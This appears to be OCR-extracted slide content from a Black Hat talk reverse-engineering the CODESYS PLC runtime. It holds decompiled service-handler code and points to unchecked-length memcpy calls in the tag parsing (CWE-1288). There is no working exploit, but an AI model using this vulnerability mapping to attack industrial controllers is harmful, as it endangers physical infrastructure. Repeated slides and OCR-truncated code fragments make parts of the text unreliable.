
```
if ( crc_from_packet == carcluate_crc((int)service_layer_data_pointer, next_byte) )
{
  if ( is_in_receive_mode )
  {
    if ( NetServerMessageReceived3(relevant_channel_block, service_layer_data_pointer, next_byte, 1) == 0x37 )
      SysCpuTestAndSetBit(&relevant_channel_block->send_mode_or_recieve_mode, 2, 4, 1);
  }
  else
  {
    NetClientMessageReceived((unsigned __int8 *)relevant_channel_block, (int)service_layer_data_pointer, next_byte);
  }
}
```



Analysis Results: Day in a life of CODESYS packet

```
channel_id = LOWORD(relevant_channel_block->channel_id);
channel_block = *(ServiceLayerBlock **)(*channel_id_blocks_base + 4 * (channel_id % *MaxChannels[0]));
channel_layer_header_Size = relevant_channel_block->channel_layer_header_Size;
LogAdd(*(_DWORD *)Logger, 10, 1, 3, 0, RequestRecieveLog[0], channel_id);
result = ServerAppHandleRequest3(
           channel_id,
           service_layer_data_pointer,
           maybe_channel_layer_data_pointer,
           channel_block,
           channel_layer_header_Size,
           i_am_one);
```


```
if ( !is_ret_code_zero && result != 0x37 )
{
  LogAdd(0, 10, 2, result, 0, ServerAppHandlerRequestReturnedErrorCode, result);
  NetServerChannelError((unsigned __int8 *)relevant_channel_block, NetServerMessageRecivedErrorCode);
  return 1;
}
```



Analysis Results: Day in a life of CODESYS packet

```
HandleUnexpectedAdditionalData:
          initialy_reiceved_data = const_location_plus_20;
          data_size_without_header = channel_layer_header_size - 20;
          HandleUnexpectedAdditionalData((int *)&initialy_reiceved_data, p_error_code);
ServerFinishRequestHandling:
          ServerFinishRequest(fifth_from_channel_block, (int)initialy_reiceved_data, data_size_without_header);
```

```
(*((int (__fastcall **)(int, unsigned __int16 *, unsigned __int16 *, unsigned int, __int16 *, int))base_address_of_service_handlers_0
 + 2 * service_id_2
 + 1))(
  fifth_from_channel_block,
  service_layer_data_pointer,
  p_session_id,
  protocol_data_size,
  initialy_reiceved_data,
  data_size_without_header);
```



Analysis Results: Components, CMPApp

```
1 int SignupCMPAppServiceHandler()
2 {
3   ServerRegisterServiceHandler_0(2, CMPAppServiceHandler_0);
4   return 0;
5 }
```

Analysis Results: Components, CMPApp

```
1 int SignupCMPAppServiceHandler()
2 {
3   ServerRegisterServiceHandler_0(2, CMPAppServiceHandler_0);
4   return 0;
5 }
```

```
switch ( *(_WORD *)(data + 6) )
{
  case 1:
    AppCreateHandler(data, a2, a3, a4, (int)zero, a6);
    result = 0;
    goto LABEL_8;
  case 2:
    AppLogoutHandler(data);
    result = 0;
    goto LABEL_8;
  case 3:
    result = AppSetOperationState(data);
    goto LABEL_8;
  case 4:
    result = AppDeleteProject(data);
    goto LABEL_8;
  case 5:
  case 6:
  case 0x34:
    result = HandleAppUploadFullApplicatoin(data, a2, a3, a4, (int)zero, a6);
    goto LABEL_8;
```

```
  default:
    if ( AppBPServiceHandler2(a6, data, a2, a3, a4) == 24 )
    {
      if ( AppForceServiceHandler2(a6, data, a2, a3, a4) == 24 )
        return dword_202F8DC;
      result = 0;
```

Analysis Results: Components, CMPApp


```
1 int SignupCMPAppServiceHandler()
2 {
3   ServerRegisterServiceHandler_0(2, CMPAppServiceHandler_0);
4   return 0;
5 }
```

```
switch ( *(_WORD *)(data + 6) )
{
  case 1:
    AppCreateHandler(data, a2, a3, a4, (int)zero, a6);
    result = 0;
    goto LABEL_8;
  case 2:
    AppLogoutHandler(data);
    result = 0;
    goto LABEL_8;
  case 3:
    result = AppSetOperationState(data);
    goto LABEL_8;
  case 4:
    result = AppDeleteProject(data);
    goto LABEL_8;
  case 5:
  case 6:
  case 0x34:
    result = HandleAppUploadFullApplicatoin(data, a2, a3, a4, (int)zero, a6);
    goto LABEL_8;
```

```
if ( tag_id == 1 )
{
  BTagReaderGetContent(hREader, &ppbyArea, &pppby_area_size);
  memcopy(copy_Dest, (unsigned int)(ppbyArea - 2), pppby_area_size + 2);
```

```
case 1:
  BTagReaderGetContent(hREader, &tag, &pppby_area_size);
  memcopy(dest, (unsigned int)(tag - 2), pppby_area_size + 2);
  break;
```

```
  default:
    if ( AppBPServiceHandler2(a6, data, a2, a3, a4) == 24 )
    {
      if ( AppForceServiceHandler2(a6, data, a2, a3, a4) == 24 )
        return dword_202F8DC;
      result = 0;
```




```
int SignupCMPAppServiceHandler()
{
  ServerRegisterServiceHandler_0(2, CMPAppServiceHandl
  return 0;
}
```

```
switch ( *(_WORD *)(data + 6) )
{
  case 1:
    AppCreateHandler(data, a2, a3, a4, (int)zero, a6);
    result = 0;
    goto LABEL_8;
  case 2:
    AppLogoutHandler(data);
    result = 0;
    goto LABEL_8;
  case 3:
    result = AppSetOperationState(data);
    goto LABEL_8;
  case 4:
    result = AppDeleteProject(data);
    goto LABEL_8;
  case 5:
  case 6:
  case 0x34:
    result = HandleAppUploadFullApplicatoin(data, a2, a3, a4, (int)zero, a6);
    goto LABEL_8;
```

```
  default:
    if ( AppBPServiceHandler2(a6, data, a2, a3, a4) == 24 )
    {
      if ( AppForceServiceHandler2(a6, data, a2, a3, a4) == 24 )
        return dword_202F8DC;
      result = 0;
```

```
Area, &pppby_area_size);
ppbyArea - 2), pppby_area_size + 2);
```

```
getContent(hREader, &tag, &pppby_area_size);
st, (unsigned int)(tag - 2), pppby_area_size + 2);
```

Analysis Results: Components, CMPApp

```
1 int SignupCMPAppServiceHandler()
2 {
3   ServerRegisterServiceHandler_0(2, CMPAppServiceHandler_0);
4   return 0;
5 }
```

```
switch ( *(_WORD *)(data + 6) )
{
  case 1:
    AppCreateHandler(data, a2, a3, a4, (int)zero, a6);
    result = 0;
    goto LABEL_8;
  case 2:
    AppLogoutHandler(data);
    result = 0;
    goto LABEL_8;
  case 3:
    result = AppSetOperationState(data);
    goto LABEL_8;
  case 4:
    result = AppDeleteProject(data);
    goto LABEL_8;
  case 5:
  case 6:
  case 0x34:
    result = HandleAppUploadFullApplicatoin(data, a2, a3, a4, (int)zero, a6);
    goto LABEL_8;
```

```
if ( tag_id == 1 )
{
  BTagReaderGetContent(hREader, &ppbyArea, &pppby_area_size);
  memcopy(copy_Dest, (unsigned int)(ppbyArea - 2), pppby_area_size + 2);
```

```
case 1:
  BTagReaderGetContent(hREader, &tag, &pppby_area_size);
  memcopy(dest, (unsigned int)(tag - 2), pppby_area_size + 2);
  break;
```

```
  default:
    if ( AppBPServiceHandler2(a6, data, a2, a3, a4) == 24 )
    {
      if ( AppForceServiceHandler2(a6, data, a2, a3, a4) == 24 )
        return dword_202F8DC;
      result = 0;
```

```
case 0x1A:
  BTagReaderGetContent(hReader, &tag_buffer, tag_size);
  second_dword_from_tag_buffer = *(tag_buffer + 1);
  first_dword_from_tag_buffer = *tag_buffer;
```


blackhat
USA 202
ts, CMPApp
CWE
Home > CWE List > CW
CWE-1288
1 int SignupCMPAppServiceHandler()
2 {
3 ServerRegisterServiceHandler_0(2, CMPAppServiceHandl
4 return 0;
5 }
switch (*(_WORD *)(data + 6))
{
case 1:
AppCreateHandler(data, a2, a3, a4, (int)zero, a6);
result = 0;
goto LABEL_8;
case 2:
AppLogoutHandler(data);
result = 0;
goto LABEL_8;
case 3:
result = AppSetOperationState(data);
goto LABEL_8;
case 4:
result = AppDeleteProject(data);
goto LABEL_8;
case 5:
case 6:
case 0x34:
result = HandleAppUploadFullApplicatoin(data, a2, a3, a4, (int)zero, a6);
goto LABEL_8;
default:
if (AppBPServiceHandler2(a6, data, a2, a3, a4) == 24)
{
if (AppForceServiceHandler2(a6, data, a2, a3, a4) == 24)
return dword_202F8DC;
result = 0;
)Area, &pppby_area_size);
ppbyArea - 2), pppby_area_size + 2);
getContent(hREader, &tag, &pppby_area_size);
st, (unsigned int)(tag - 2), pppby_area_size + 2);
derGetContent(hReader, &tag_buffer, tag_size);
dword_from_tag_buffer = *(tag_buffer + 1);
word_from_tag_buffer = *tag_buffer;
#BHUSA @BlackHatEvents

Analysis Results: Components, CMPTraceMgr

```
int SignupCmpTraceMgrServiceHandler()
{
  return ServerRegisterServiceHandler_0(0xF, (int)CmpTraceMgrServiceHandlerPointer);
}
```

Analysis Results: Components, CMPTraceMgr

```
int SignupCmpTraceMgrServiceHandler()
{
  return ServerRegisterServiceHandler_0(0xF, (int)CmpTraceMgrServiceHandlerPointer);
}
```

```
switch ( *(_WORD *)(data + 6) )
{
  case 1:
    TraceMgrGetAllPackets(data, p_service_layer_p, service_id, (int *)&initializy_reiceved_data);
    goto finito;
  case 2:
    TraceMgrPacketCreateByTags(data, p_service_layer_p, service_id, &initializy_reiceved_data);
    goto finito;
  case 3:
    TraceMgrPacketDeleteByTag(data, p_service_layer_p, service_id, &initializy_reiceved_data);
    goto finito;
  case 4:
    TraceMgrPacketCompleteByTag(data, p_service_layer_p, service_id, &initializy_reiceved_data);
    goto finito;
  case 5:
    TraceMgrPacketOpenByTagAndSendHandle(data, p_service_layer_p, service_id, (int *)&initializy_reiceved_data);
    goto finito;
```

